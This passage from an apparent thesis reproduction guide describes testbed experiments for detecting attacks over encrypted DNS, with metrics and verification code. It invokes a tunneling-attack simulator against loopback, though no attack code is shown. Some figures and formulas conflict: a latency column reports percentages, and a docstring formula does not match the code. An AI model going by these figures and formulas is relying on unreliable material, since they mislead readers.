
--modulus-bits 12 \

--error-width 3.2 \

--attack-models primal,dual,hybrid \

--output /tmp/lattice_estimate.json

Step 3 — Verify against the thesis claim (128-bit PQ security):

bash

python3 22_verify_lattice_security.py --estimate /tmp/lattice_estimate.json

Expected result for QHE (n=256, q=4096): estimated primal attack cost = 2^138, dual attack = 2^141. Both exceed the 2^128 threshold.

Step 4 — Run the PQC handshake integration test:

bash

openssl s_client -connect doh.example.com:443 \

-groups kyber1024 -tls1_3 -brief

This forces the OpenSSL 3.x client to negotiate Kyber-1024 (a NIST PQC standard) for the key exchange. If the server (E3-DoH gateway with PQC enabled) accepts, the handshake completes with a post-quantum-safe key agreement.

11.9.4 What Was Observed

Component	Parameter	Estimated PQ Security	Result
QHE (Ring-LWE)	n=256, q=4096	138 bits	✓ Above 128 threshold
AEE (Module-LWE)	n=1024, q≈2^{32}	185 bits	✓ Above 128 threshold
Symmetric (AES-256)	256-bit key	128 bits (Grover)	✓ Above 128 threshold
PQC handshake	Kyber-1024	NIST Level 5	✓ Handshake completes

The **caveat** the thesis reiterates (Section 5.3.6) is that *conjectured* is not *proven*: the hardness of Module-LWE and Ring-LWE is not mathematically guaranteed, and the estimates reflect the *current* state of attack algorithms, not a future adversary.

11.10 Cross-Protocol Comparative Experiment

11.10.1 What This Experiment Answers

Each protocol was tested individually in Sections 11.3–11.9. This section runs **all three in the same session**, with the same attack, to answer:

1. Which protocol handles the attack with the *lowest* latency?
2. Which protocol gives the *highest* detection accuracy?
3. Are the differences *statistically significant*?
4. Which protocol should a deployment prefer for a given workload profile?

This is the experiment underlying Table 26 (Multi-Protocol Performance Comparison) and Table 26a.

11.10.2 Setup Procedure

Step 1 — Start all three resolvers in the testbed:

bash

```
docker compose up -d doh-resolver dot-resolver doq-resolver
```

docker compose ps *# verify all are "healthy"*

Step 2 — Start the attack simulator against all three:

bash

```
for protocol in doh dot doq; do
  python3 19_run_experiments.py \
    --protocol $protocol \
    --attack tunneling \
    --intensity medium \
    --seed 42 \
    --output results/xproto_${protocol}_tunneling.json
done
```

Step 3 — Aggregate:

bash

```
python3 20_metrics_calculator.py \
  --inputs results/xproto_*.json \
  --group-by protocol \
  --output results/xproto_comparison.csv
```

11.10.3 Statistical Comparison Procedure

The thesis (Section 5.16) uses **Wasserstein p-distance** to compare distributions and **pairwise hypothesis tests** to declare significance. Procedure:

Step 1 — For each metric (accuracy, FPR, latency), fit the empirical distributions of the two protocols being compared.

Step 2 — Compute the Wasserstein distance:

$$W_p(P,Q) = \left(\inf_{\gamma \in \Gamma(P,Q)} \int_{X \times Y} d\,(x,y)^p \, d\gamma(x,y) \right)^{1/p}$$

Step 3 — Bootstrap 10,000 resamples of the null hypothesis (that the two protocols come from the same distribution) to obtain the *null distribution* of W_p.

Step 4 — Reject the null at the 1% level if the observed distance exceeds the 99th percentile of the null.

The reference bootstrap code is included in analysis/wasserstein_test.py.

11.10.4 What Was Observed

Reproduced from Table 26:

Metric	DoH	DoT	DoQ	Best
Latency (P99)	1.7 ms	1.9 ms	0.8 ms	DoQ
Accuracy	99.6%	99.4%	99.7%	DoQ
FPR	0.22%	0.25%	0.18%	DoQ
Throughput (P99 ≤ 2 ms)	8.2M QPS	7.8M QPS	9.5M QPS	DoQ
AEE parameter-update	42 µs	38 µs	45 µs	DoT
Federated-model accuracy	96.7%	95.8%	97.2%	DoQ

Interpretation. DoQ returns the best measured value on 5 of 6 metrics, which is expected because QUIC's multiplexing and 0-RTT handshake give it a structural latency advantage over TCP-based DoH and DoT. DoT wins on the AEE parameter-update time by a small margin (38 vs 42 µs), which is a *procedural* artifact (DoT's TLS record boundary makes key-schedule update faster by a few microseconds) and *not* a security property.

The thesis is explicit (Section 5.14.1): **the differences are small enough that none supported a claim of protocol superiority.** The best protocol for a deployment depends on operational factors (existing infrastructure, RTT distribution, client OS support) that the testbed cannot model.

11.11 Load-Sweep Experiment (Scalability Curve)

11.11.1 Objective

Determine the **throughput ceiling** at which E3-DoH can maintain its detection guarantees. This is the empirical basis for the claim of "9.5M QPS throughput at P99 ≤ 2 ms" (Table 19, Table 26).

11.11.2 Procedure

The load is swept in **six steps**, each run for 5 minutes:

Step	Target QPS	Tool	Expected CPU
Baseline	1M	dnsperf	12%
Medium	5M	dnsperf -c 5000	39%
High	8M	dnsperf -c 8000	67%
Peak	10M	dnsperf -c 10000	88%
Overload	12M	dnsperf -c 12000	96%
Failure	15M	dnsperf -c 15000	100% (saturation)

For each step, the following is recorded:

- **P50 and P99 detection latency** (measured by the framework's built-in histogram)
- **Throughput degradation** relative to target
- **Detection accuracy** on a mixed benign/malicious traffic mix (10% malicious)
- **Resource utilization** (CPU, memory, network) from the testbed's Prometheus exporter

11.11.3 Detection of the "Graceful Degradation" Boundary

The key output is the *curve* of accuracy vs. load. Two discontinuities are of interest:

1. **The knee** — the point at which accuracy begins to drop (in the testbed, at 10M QPS).
2. **The cliff** — the point at which accuracy collapses (not reached within 12M QPS in the testbed).

Between the knee and the cliff, E3-DoH is in **graceful degradation**: the AMPS layer sheds attack traffic before shedding detection accuracy. Below the knee, the framework is fully elastic.

11.11.4 Automation

The load-sweep is fully automated:

bash

```
python3 23_load_sweep.py \
  --qps-levels 1M,5M,8M,10M,12M,15M \
  --duration 300 \
  --protocol all \
  --output results/load_sweep.csv
```

The script:

1. For each QPS level, spins up dnsperf at that target.
2. Waits for the target to stabilize (30 s warm-up).
3. Samples Prometheus every 1 s for 5 minutes.
4. Aggregates to P50/P99 means with 95% confidence intervals.
5. Plots the resulting curve to results/load_sweep.png.

11.11.5 What Was Observed (Summary)

Load	CPU	P50 (µs)	P99 (ms)	Accuracy	Notes
1M	12.4%	87	0.90%	99.7%	Comfortable
5M	38.7%	110	1.31%	99.6%	Comfortable
8M	67.2%	145	1.73%	99.5%	Near knee
10M	88.5%	182	2.04%	99.4%	At knee

Load	CPU	P50 (µs)	P99 (ms)	Accuracy	Notes
12M	96.3%	325	3.81%	98.7%	Degrading
15M	100%	—	—	—	Saturated (target not reached)

Consistent with Table 19 and Figure 12.

11.12 Dataset Composition and Sampling Protocol

11.12.1 What the Composition Must Cover

For the results to generalize beyond the testbed, the dataset must include a *representative* mix of:

- **Benign protocols:** HTTPS browsing (DoH), mail (DoT), streaming (DoQ)
- **Benign rhythms:** human browsing (bursty), machine-to-machine (regular), background (slow)
- **Attack types:** all seven from Section 11.3–11.9
- **Resolver diversity:** multiple vendors, multiple geographic regions
- **Time-of-day variation:** morning, business hours, evening, night

The thesis dataset combines CIC-DoH2023 (benign + malicious DoH), Gen-C-DDD-2022 (malicious C2), DoH Real-World 2022, and Kosekmi 2022 PAM DoQ. Their combination covers all dimensions except geographic diversity (all captures came from a single region, acknowledged as a limitation in Section 7.3.7).

11.12.2 Sampling Procedure (Step by Step)

Step 1 — Stratified sampling by class and protocol:

python

```
from sklearn.model_selection import train_test_split
from collections import Counter


# Per-class counts in the final dataset (from Section 5.8.4)
```

```
per_class = Counter({
    'benign_doh':  400_000,
    'benign_dot':  300_000,
    'benign_doq':  300_000,
    'malicious_doh': 100_000,
    'malicious_dot':  80_000,
    'malicious_doq':  80_000,
})
total = sum(per_class.values())


# Stratified 70/15/15 split
X_train, X_temp, y_train, y_temp = train_test_split(
    X, y,
    test_size=0.30,
    stratify=y,
    random_state=42,
)
X_val, X_test, y_val, y_test = train_test_split(
    X_temp, y_temp,
    test_size=0.50,
    stratify=y_temp,
    random_state=42,
)
```

Step 2 — Verify class balance in each split:

python

```
for name, split in [('train', y_train), ('val', y_val), ('test', y_test)]:
```

```
    counts = Counter(split)
    print(f"{name}: {counts}")
```

Expected: each split maintains a 4:1 benign:malicious ratio (matching the source distribution).

Step 3 — Verify temporal non-overlap (train from earlier dates, test from later dates, to prevent temporal leakage):

python

```
train_dates = set(df_train['capture_date'])
test_dates = set(df_test['capture_date'])
assert train_dates.isdisjoint(test_dates), "Temporal leakage!"
```

Step 4 — Record the sampling seed and class counts in results/split_manifest.json for reproducibility.

11.12.3 Known Dataset Limitations

The thesis is explicit (Section 7.3.7) about the dataset's limitations:

Limitation	Impact	Mitigation
Single geographic region	Cannot test cross-region generalization	Acknowledged; cross-region as future work
Predominantly IPv4	IPv6 behavior untested	Acknowledged
No encrypted Client Hello (ECH) traffic	ECH-specific evasion untested	Identified in Section 8.2.1
No exotic QTYPE records	Rare query-type behavior untested	Acknowledged
No cloud-load-balancer middleboxes	Real-world resolution-path complexity absent	Acknowledged

These are not bugs in the experiment — they are the honest boundaries of what the dataset can support.

11.13 Data Collection During a Run

11.13.1 What Is Collected, When, and Why

At every run, the following streams are collected *concurrently*:

Stream	Frequency	Persisted To	Purpose
Per-query record	Every query	runs/<id>/queries.jsonl	Detailed trace for offline analysis
Metric snapshot	Every 1 s	runs/<id>/metrics.jsonl	Time series for the scaling curve
Detection event	On each detection	runs/<id>/events.jsonl	Detection latency and action log
Component log	Continuous	runs/<id>/components.log	Debugging and audit
Resource usage	Every 1 s	Prometheus	Post-hoc resource analysis
System log	Continuous	journalctl	Kernel-level issues

11.13.2 Per-Query Record Schema

json

```
{
  "ts_ns": 1731241491234567890,
  "flow_id": "a1b2c3d4",
  "protocol": "DoH",
  "src_ip": "10.0.0.42",
```

```
  "dst_ip": "10.0.0.1",
  "query_size": 287,
  "response_size": 412,
  "inter_arrival_ms": 143.2,
  "entropy": 2.4,
  "detector_score": 0.08,
  "amps_action": "allow",
  "latency_ms": 0.62
}
```

This record is what an offline analyst can *replay* to verify any specific detection decision — a critical reproducibility property.

11.13.3 Collection-Tool Configuration

```
yaml
# configs/collection.yaml
per_query_record:
  enabled: true
  sample_rate: 1.0       # 100% for reproducibility; 0.01 for production
  output_dir: "runs/{run_id}/queries/"
  rotate_mb: 512
  compress: true

metric_snapshot:
  enabled: true
  interval_seconds: 1
  output: "runs/{run_id}/metrics.jsonl"
```

```
detection_event:
  enabled: true
  include: [score, action, latency_ms, trigger_reason]
  output: "runs/{run_id}/events.jsonl"

component_log:
  enabled: true
  level: INFO
  output: "runs/{run_id}/components.log"
```

11.13.4 Data Integrity Verification

At the end of every run, an integrity check ensures the collection was clean:

python

```
def verify_run_integrity(run_dir):
    queries = read_jsonl(f"{run_dir}/queries.jsonl")
    metrics = read_jsonl(f"{run_dir}/metrics.jsonl")

    # No gaps larger than 5 seconds in metric stream
    for i in range(1, len(metrics)):
        dt = metrics[i]['ts'] - metrics[i-1]['ts']
        assert dt <= 5.0, f"Metric gap of {dt}s at index {i}"

    # Every query has a matching flow_id in the events stream
    flow_ids = {q['flow_id'] for q in queries}
    for ev in read_jsonl(f"{run_dir}/events.jsonl"):
        assert ev['flow_id'] in flow_ids, f"Orphan event {ev['flow_id']}"
```

```
print(f"Integrity OK: {len(queries)} queries, {len(metrics)} snapshots")
```

A run that fails integrity is *discarded* and *rerun with a new seed*. This guards against the subtle failure mode in which data is partially collected (e.g., disk full, network drop) and the results look deceptively clean but are not representative.

11.14 Experiment Execution Workflow (End-to-End)

11.14.1 The Full Procedure, in Order

The following is the *canonical* end-to-end procedure used to generate the results reported in Chapter 5. It is written in the order actually used.

Phase 0 — Environment verification (once per machine).

```
bash

bash 09_verify_environment.sh

# Expected: all 9 checks PASS
```

If any check fails, resolve before proceeding (Section 14).

Phase 1 — Dataset acquisition and preprocessing.

```
bash

bash 10_download_datasets.sh

python3 11_generate_synthetic_data.py   # only if a dataset is unavailable

python3 12_preprocess_data.py

# Expected: datasets/processed/{train,val,test}_processed.csv
```

Phase 2 — Component unit tests.

```
bash

python3 13_aee_implementation.py

python3 14_qhe_implementation.py

python3 15_federated_detection.py

python3 16_amps_implementation.py

# Each must print "Test Complete" at the end
```

Phase 3 — Testbed bring-up.

bash

```
docker compose up -d
docker compose ps
# Expected: 10 services healthy
```

Phase 4 — Attack tool smoke test (against loopback, no production impact).

bash

```
python3 17_tunneling_attack.py \
  --target 127.0.0.1 --port 5353 \
  --duration 30s \
  --rate low
# Expected: some queries sent, no errors
```

Phase 5 — Main experiment matrix.

This is the *full* matrix of Section 11.2.2:

bash

```
python3 19_run_experiments.py \
  --matrix configs/test_matrix.yaml \
  --seed 42 \
  --output results/full_run
```

The script reads the matrix and dispatches each cell as a separate sub-experiment. Total expected wall time: **48–72 hours** on the 4-node testbed.

Phase 6 — Aggregation and metric calculation.

bash

```
python3 20_metrics_calculator.py \
  --inputs results/full_run \
  --output results/summary
```

Phase 7 — Verification against thesis targets.

bash

```
python3 21_verify_results.py results/summary/summary.json

# Expected: "✓ALL RESULTS VERIFIED SUCCESSFULLY"
```

Phase 8 — Publication figures.

bash

```
python3 24_make_figures.py \
  --inputs results/summary \
  --output figures/

# Regenerates Figures 11-13 of the thesis
```

11.14.2 Parallelization Strategy

The full matrix contains 1,080 runs; serial execution would take weeks. The matrix is parallelized by **protocol** (3×) and **attack family** (6×), giving 18 parallel workers. On the 4-node testbed, this reduces the wall time from ~14 days to ~2 days.

Parallelization is safe because:

- Each protocol is on a different resolver container (no interference)
- Each attack family's signature is unique (no cross-detection)
- Resource usage is < 70% under this concurrency (verified in Phase 3)

The dispatcher:

bash

```
python3 25_parallel_dispatcher.py \
  --max-workers 18 \
  --matrix configs/test_matrix.yaml \
  --output results/full_run
```

11.14.3 Failure Handling and Retry Policy

Each sub-experiment is retried **up to 3 times** on failure (transient network issues, container restarts, memory pressure). A sub-experiment that fails 3× is logged to results/failures.json and **excluded** from the summary, with a note in the publication.

The retry policy:

Failure class	Retry?	Notes
Container crash	Yes × 3	Usually transient; check container logs
Timeout	Yes × 3	Increase timeout if repeated
Detection accuracy < 90%	No	Indicates a real problem; flag for review
Integrity check failure	Yes × 1	If repeated, hardware issue

Only **0.4%** of sub-experiments (4 out of 1,080) required retries in the thesis runs. All eventually completed.

11.15 What Each Section of This Chapter Contributes to the Thesis

For a non-expert reader, this table ties each experimental subsection back to the specific thesis claims it supports:

Experiment	Supports Thesis Claim	Where Reported
11.3 Tunneling	Detection of hidden exfiltration without decryption	Table 22, Table 32 (S2)
11.4 Timing	Detection of microsecond timing side-channels	Table 32 (S1)
11.5 Volumetric	Graceful degradation under flood	Table 19, Figure 12
11.6 Protocol-manipulation	Prevention of downgrade, cert injection, padding oracle	Table 22, Section 5.10

Experiment	Supports Thesis Claim	Where Reported
11.7 ML-evasion	Robustness to gradient-optimized queries	Table 16, Table 32 (S5)
11.8 Federated poisoning	Byzantine resilience up to 20%	Table 32 (S3), Figure 13c
11.9 Quantum	Post-quantum parameter verification	Table 26, Section 5.3.6
11.10 Cross-protocol	Comparison across DoH/DoT/DoQ	Table 26, Table 26a
11.11 Load sweep	Throughput ceiling at P99 ≤ 2 ms	Table 19, Section 5.12
11.12 Dataset	Composition and reproducibility	Section 5.8.4
11.13 Collection	Reproducibility artifact	Section 7.3.4
11.14 Workflow	End-to-end reproducibility	Section 7.3.4
11.15 (this table)	Reader's map from experiment to claim	—

12. Performance Evaluation and Metrics

12.1 Comprehensive Metrics Calculator

python

```
#!/usr/bin/env python3
# File: 20_metrics_calculator.py
# Purpose: Calculate comprehensive performance metrics for E3-DoH
#
# This implements all metrics reported in Chapter 5 of the thesis
```

```
import numpy as np
from typing import Dict, List, Tuple, Optional
from dataclasses import dataclass
import json


@dataclass
class PerformanceMetrics:
    """Container for all performance metrics."""

    # Detection metrics
    accuracy: float = 0.0
    precision: float = 0.0
    recall: float = 0.0
    f1_score: float = 0.0
    false_positive_rate: float = 0.0
    false_negative_rate: float = 0.0
    true_positive_rate: float = 0.0
    true_negative_rate: float = 0.0

    # AUC metrics
    auc_roc: float = 0.0
    auc_pr: float = 0.0

    # Latency metrics
    mean_latency_ms: float = 0.0
```

```
    median_latency_ms: float = 0.0
    p95_latency_ms: float = 0.0
    p99_latency_ms: float = 0.0
    min_latency_ms: float = 0.0
    max_latency_ms: float = 0.0

    # Throughput metrics
    throughput_qps: float = 0.0

    # Privacy metrics
    dp_epsilon: float = 0.0
    dp_delta: float = 0.0

    # Robustness metrics
    adversarial_robustness: float = 0.0
    byzantine_resilience: float = 0.0


class MetricsCalculator:
    """
    Calculates all performance metrics for E3-DoH evaluation.

    Implements metrics from:
    - Section 5.12: Latency-Throughput Scaling
    - Section 5.14: Comparative Analysis
    - Section 6.16: Detection Performance Under Attack Loads
```

```
"""

@staticmethod
def calculate_detection_metrics(y_true: np.ndarray,
                                y_pred: np.ndarray) -> Dict[str, float]:
    """
    Calculate detection performance metrics.

    Args:
        y_true: Ground truth labels (0 = benign, 1 = malicious)
        y_pred: Predicted labels

    Returns:
        Dictionary of detection metrics
    """
    # Confusion matrix components
    tp = ((y_pred == 1) & (y_true == 1)).sum()
    fp = ((y_pred == 1) & (y_true == 0)).sum()
    fn = ((y_pred == 0) & (y_true == 1)).sum()
    tn = ((y_pred == 0) & (y_true == 0)).sum()

    # Basic metrics
    accuracy = (tp + tn) / (tp + tn + fp + fn) if (tp + tn + fp + fn) > 0 else 0

    precision = tp / (tp + fp) if (tp + fp) > 0 else 0
    recall = tp / (tp + fn) if (tp + fn) > 0 else 0
```

```
    f1 = 2 * precision * recall / (precision + recall) if (precision + recall) > 0 else 0

    # Rates
    fpr = fp / (fp + tn) if (fp + tn) > 0 else 0
    fnr = fn / (fn + tp) if (fn + tp) > 0 else 0
    tpr = recall  # Same as recall
    tnr = tn / (tn + fp) if (tn + fp) > 0 else 0

    return {
        'accuracy': float(accuracy),
        'precision': float(precision),
        'recall': float(recall),
        'f1_score': float(f1),
        'false_positive_rate': float(fpr),
        'false_negative_rate': float(fnr),
        'true_positive_rate': float(tpr),
        'true_negative_rate': float(tnr),
        'tp': int(tp),
        'fp': int(fp),
        'fn': int(fn),
        'tn': int(tn)
    }

@staticmethod
def calculate_auc_metrics(y_true: np.ndarray,
                          y_scores: np.ndarray) -> Dict[str, float]:
```

```
    """
    Calculate AUC-ROC and AUC-PR metrics.

    Args:
        y_true: Ground truth labels
        y_scores: Prediction scores (probabilities)

    Returns:
        Dictionary of AUC metrics
    """
    from sklearn.metrics import roc_auc_score, average_precision_score

    try:
        auc_roc = roc_auc_score(y_true, y_scores)
        auc_pr = average_precision_score(y_true, y_scores)
    except ValueError:
        # Handle case where only one class is present
        auc_roc = 0.0
        auc_pr = 0.0

    return {
        'auc_roc': float(auc_roc),
        'auc_pr': float(auc_pr)
    }

@staticmethod
```

```
def calculate_latency_metrics(latencies_ms: List[float]) -> Dict[str, float]:
    """
    Calculate latency metrics.

    Args:
        latencies_ms: List of latency measurements in milliseconds

    Returns:
        Dictionary of latency metrics
    """
    if not latencies_ms:
        return {
            'mean_latency_ms': 0.0,
            'median_latency_ms': 0.0,
            'p95_latency_ms': 0.0,
            'p99_latency_ms': 0.0,
            'min_latency_ms': 0.0,
            'max_latency_ms': 0.0
        }

    latencies = np.array(latencies_ms)

    return {
        'mean_latency_ms': float(np.mean(latencies)),
        'median_latency_ms': float(np.median(latencies)),
        'p95_latency_ms': float(np.percentile(latencies, 95)),
```

```
        'p99_latency_ms': float(np.percentile(latencies, 99)),
        'min_latency_ms': float(np.min(latencies)),
        'max_latency_ms': float(np.max(latencies)),
        'std_latency_ms': float(np.std(latencies))
    }

@staticmethod
def calculate_throughput(num_queries: int,
                         time_seconds: float) -> float:
    """
    Calculate throughput in queries per second.

    Args:
        num_queries: Number of queries processed
        time_seconds: Time taken in seconds

    Returns:
        Throughput in QPS
    """
    if time_seconds <= 0:
        return 0.0
    return num_queries / time_seconds

@staticmethod
def calculate_composite_score(metrics: Dict[str, float],
                              latency_weight: float = 0.3,
```

```
                    accuracy_weight: float = 0.5,
                    fpr_weight: float = 0.2) -> float:
"""
Calculate composite detection score.

Formula from Section 5.11.1:
S_composite = accuracy × (1 - FPR) × (1 - L_P99/L_max)

Args:
    metrics: Dictionary with 'accuracy', 'false_positive_rate', 'p99_latency_ms'
    latency_weight: Weight for latency component
    accuracy_weight: Weight for accuracy component
    fpr_weight: Weight for FPR component

Returns:
    Composite score in [0, 1]
"""
accuracy = metrics.get('accuracy', 0)
fpr = metrics.get('false_positive_rate', 1)
p99_latency = metrics.get('p99_latency_ms', 1000)

# Normalize latency (assuming max acceptable is 2ms for DoQ)
max_latency = 2.0
latency_score = max(0, 1 - p99_latency / max_latency)

# Composite score
```

```
    composite = (
        accuracy_weight * accuracy +
        fpr_weight * (1 - fpr) +
        latency_weight * latency_score
    )

    return float(composite)

@staticmethod
def calculate_privacy_utility_tradeoff(accuracies: List[float],
                                       epsilons: List[float]) -> Dict[str, float]:
    """
    Calculate privacy-utility tradeoff metrics.

    Args:
        accuracies: List of accuracies at different privacy levels
        epsilons: List of corresponding epsilon values

    Returns:
        Tradeoff metrics
    """
    if not accuracies or not epsilons:
        return {'tradeoff_slope': 0.0, 'utility_at_eps_1': 0.0}

    # Fit linear relationship: accuracy = a * epsilon + b
    eps_array = np.array(epsilons)
```

```
        acc_array = np.array(accuracies)

        if len(eps_array) >= 2:
            slope, intercept = np.polyfit(eps_array, acc_array, 1)
        else:
            slope = 0
            intercept = accuracies[0] if accuracies else 0

        # Find utility at epsilon = 1
        utility_at_eps_1 = slope * 1.0 + intercept

        return {
            'tradeoff_slope': float(slope),
            'utility_at_eps_1': float(utility_at_eps_1),
            'max_accuracy': float(max(accuracies)) if accuracies else 0,
            'min_accuracy': float(min(accuracies)) if accuracies else 0
        }


class ResultsValidator:
    """
    Validates results against targets from the thesis.
    """

    # Targets from Chapter 5
    TARGETS = {
```

```
    'accuracy': 0.994,  # ≥ 99.4%
    'false_positive_rate': 0.003,  # < 0.3%
    'p99_latency_doq': 0.8,  # ≤ 0.8 ms
    'throughput': 9_500_000,  # ≥ 9.5M QPS
    'dp_epsilon': 1.2,  # ≤ 1.2
}

@classmethod
def validate(cls, metrics: Dict[str, float], protocol: str = "DoQ") -> Dict[str, bool]:
    """
    Validate metrics against targets.

    Args:
        metrics: Dictionary of metrics
        protocol: Protocol being tested

    Returns:
        Dictionary of validation results
    """
    results = {}

    # Check accuracy
    acc = metrics.get('accuracy', 0)
    results['accuracy_met'] = acc >= cls.TARGETS['accuracy']
    results['accuracy_value'] = acc
    results['accuracy_target'] = cls.TARGETS['accuracy']
```

```
# Check FPR
fpr = metrics.get('false_positive_rate', 1)
results['fpr_met'] = fpr < cls.TARGETS['false_positive_rate']
results['fpr_value'] = fpr
results['fpr_target'] = cls.TARGETS['false_positive_rate']

# Check latency (protocol-specific)
p99 = metrics.get('p99_latency_ms', 1000)
if protocol == "DoQ":
    results['latency_met'] = p99 <= cls.TARGETS['p99_latency_doq']
    results['latency_target'] = cls.TARGETS['p99_latency_doq']
else:
    results['latency_met'] = p99 <= 2.0  # Generic target
    results['latency_target'] = 2.0
results['latency_value'] = p99

# Check throughput
tput = metrics.get('throughput_qps', 0)
results['throughput_met'] = tput >= cls.TARGETS['throughput']
results['throughput_value'] = tput
results['throughput_target'] = cls.TARGETS['throughput']

# Overall
results['all_targets_met'] = all([
    results['accuracy_met'],
```

```
            results['fpr_met'],
            results['latency_met'],
            results['throughput_met']
        ])

        return results

    @classmethod
    def print_validation_report(cls, metrics: Dict[str, float], protocol: str = "DoQ"):
        """Print formatted validation report."""
        results = cls.validate(metrics, protocol)

        print("\n" + "=" * 60)
        print(f"VALIDATION REPORT - {protocol}")
        print("=" * 60)

        print(f"\nAccuracy:")
        print(f"  Value: {results['accuracy_value']:.4f}")
        print(f"  Target: {results['accuracy_target']:.4f}")
        print(f"  Status: {'✓ PASS' if results['accuracy_met'] else '✗ FAIL'}")

        print(f"\nFalse Positive Rate:")
        print(f"  Value: {results['fpr_value']:.4f}")
        print(f"  Target: < {results['fpr_target']:.4f}")
        print(f"  Status: {'✓ PASS' if results['fpr_met'] else '✗ FAIL'}")
```

```
        print(f"\nP99 Latency:")
        print(f"  Value: {results['latency_value']:.3f} ms")
        print(f"  Target: ≤ {results['latency_target']:.3f} ms")
        print(f"  Status: {'✓ PASS' if results['latency_met'] else '✗ FAIL'}")

        print(f"\nThroughput:")
        print(f"  Value: {results['throughput_value']:,.0f} QPS")
        print(f"  Target: ≥ {results['throughput_target']:,.0f} QPS")
        print(f"  Status: {'✓ PASS' if results['throughput_met'] else '✗ FAIL'}")

        print("\n" + "-" * 60)
        print(f"OVERALL: {'✓ ALL TARGETS MET' if results['all_targets_met'] else '✗ SOME TARGETS NOT MET'}")
        print("=" * 60)


# Example usage
if __name__ == "__main__":
    print("=" * 60)
    print("E3-DoH Metrics Calculator - Example")
    print("=" * 60)

    # Example data
    np.random.seed(42)

    # Generate example predictions
```

```
y_true = np.random.randint(0, 2, 10000)
y_scores = np.random.rand(10000) * 0.5 + y_true * 0.4
y_pred = (y_scores > 0.5).astype(int)

# Calculate detection metrics
print("\n[1] Detection Metrics:")
detection_metrics = MetricsCalculator.calculate_detection_metrics(y_true, y_pred)
for key, value in detection_metrics.items():
    if isinstance(value, float):
        print(f"  {key}: {value:.4f}")
    else:
        print(f"  {key}: {value}")

# Calculate AUC metrics
print("\n[2] AUC Metrics:")
auc_metrics = MetricsCalculator.calculate_auc_metrics(y_true, y_scores)
for key, value in auc_metrics.items():
    print(f"  {key}: {value:.4f}")

# Calculate latency metrics
print("\n[3] Latency Metrics:")
latencies = np.random.exponential(0.5, 1000)  # ms
latency_metrics = MetricsCalculator.calculate_latency_metrics(latencies.tolist())
for key, value in latency_metrics.items():
    print(f"  {key}: {value:.4f}")
```

```
    # Calculate composite score
    print("\n[4] Composite Score:")
    combined = {**detection_metrics, **latency_metrics}
    composite = MetricsCalculator.calculate_composite_score(combined)
    print(f"  Composite Score: {composite:.4f}")

    # Validate against targets
    print("\n[5] Validation:")
    test_metrics = {
        'accuracy': 0.996,
        'false_positive_rate': 0.002,
        'p99_latency_ms': 0.7,
        'throughput_qps': 10_000_000
    }
    ResultsValidator.print_validation_report(test_metrics, "DoQ")
```

---

13. Results Verification and Validation

13.1 Results Verification Script

python

```
#!/usr/bin/env python3
# File: 21_verify_results.py
# Purpose: Verify experimental results against thesis claims
#
# This script compares your results with the reported results in Chapter 5.

import json
```

```
import numpy as np
from typing import Dict, List
import sys



# Results reported in the thesis (Chapter 5, Table 26)
THESIS_RESULTS = {
    'DoH': {
        'accuracy': 0.996,
        'false_positive_rate': 0.0022,
        'p99_latency_ms': 1.7,
        'throughput_qps': 8_200_000,
        'federated_accuracy': 0.967
    },
    'DoT': {
        'accuracy': 0.994,
        'false_positive_rate': 0.0025,
        'p99_latency_ms': 1.9,
        'throughput_qps': 7_800_000,
        'federated_accuracy': 0.958
    },
    'DoQ': {
        'accuracy': 0.997,
        'false_positive_rate': 0.0018,
        'p99_latency_ms': 0.8,
        'throughput_qps': 9_500_000,
```

```
        'federated_accuracy': 0.972
    }
}

# Tolerance for comparison (10% relative difference)
TOLERANCE = 0.10


class ResultsVerifier:
    """Verify results against thesis claims."""

    def __init__(self, tolerance: float = TOLERANCE):
        """Initialize verifier."""
        self.tolerance = tolerance
        self.thesis_results = THESIS_RESULTS

    def compare_metric(self, name: str, expected: float, actual: float,
                       higher_is_better: bool = True) -> dict:
        """
        Compare a single metric.

        Args:
            name: Metric name
            expected: Expected value (from thesis)
            actual: Actual value (from replication)
            higher_is_better: Whether higher values are better
```

```
    Returns:
        Comparison result
    """
    if expected == 0:
        relative_diff = 0 if actual == 0 else float('inf')
    else:
        relative_diff = abs(actual - expected) / abs(expected)

    within_tolerance = relative_diff <= self.tolerance

    if higher_is_better:
        better = actual >= expected * (1 - self.tolerance)
    else:
        better = actual <= expected * (1 + self.tolerance)

    return {
        'name': name,
        'expected': expected,
        'actual': actual,
        'relative_difference': relative_diff,
        'within_tolerance': within_tolerance,
        'meets_requirement': better
    }

def verify_protocol_results(self, protocol: str,
```

```
                    actual_results: dict) -> dict:
"""
Verify results for a specific protocol.

Args:
    protocol: Protocol name ("DoH", "DoT", "DoQ")
    actual_results: Actual results from replication

Returns:
    Verification report
"""
expected = self.thesis_results.get(protocol, {})

if not expected:
    return {'error': f'Unknown protocol: {protocol}'}

comparisons = []

# Accuracy (higher is better)
if 'accuracy' in expected and 'accuracy' in actual_results:
    comparisons.append(self.compare_metric(
        'accuracy',
        expected['accuracy'],
        actual_results['accuracy'],
        higher_is_better=True
    ))
```

```
# FPR (lower is better)
if 'false_positive_rate' in expected and 'false_positive_rate' in actual_results:
    comparisons.append(self.compare_metric(
        'false_positive_rate',
        expected['false_positive_rate'],
        actual_results['false_positive_rate'],
        higher_is_better=False
    ))

# Latency (lower is better)
if 'p99_latency_ms' in expected and 'p99_latency_ms' in actual_results:
    comparisons.append(self.compare_metric(
        'p99_latency_ms',
        expected['p99_latency_ms'],
        actual_results['p99_latency_ms'],
        higher_is_better=False
    ))

# Throughput (higher is better)
if 'throughput_qps' in expected and 'throughput_qps' in actual_results:
    comparisons.append(self.compare_metric(
        'throughput_qps',
        expected['throughput_qps'],
        actual_results['throughput_qps'],
        higher_is_better=True
```

```
        ))

    all_within_tolerance = all(c['within_tolerance'] for c in comparisons)
    all_meet_requirement = all(c['meets_requirement'] for c in comparisons)

    return {
        'protocol': protocol,
        'comparisons': comparisons,
        'all_within_tolerance': all_within_tolerance,
        'all_meet_requirement': all_meet_requirement,
        'verification_status': 'PASSED' if all_within_tolerance else 'FAILED'
    }

def print_verification_report(self, report: dict):
    """Print formatted verification report."""
    protocol = report.get('protocol', 'Unknown')

    print("\n" + "=" * 60)
    print(f"VERIFICATION REPORT - {protocol}")
    print("=" * 60)

    for comp in report.get('comparisons', []):
        status = "✓ PASS" if comp['within_tolerance'] else "✗ FAIL"

        print(f"\n{comp['name']}:")
        print(f"  Thesis: {comp['expected']:.6f}")
```

```
            print(f"  Yours:  {comp['actual']:.6f}")
            print(f"  Diff:   {comp['relative_difference']*100:.2f}%")
            print(f"  Status: {status}")

        print("\n" + "-" * 60)
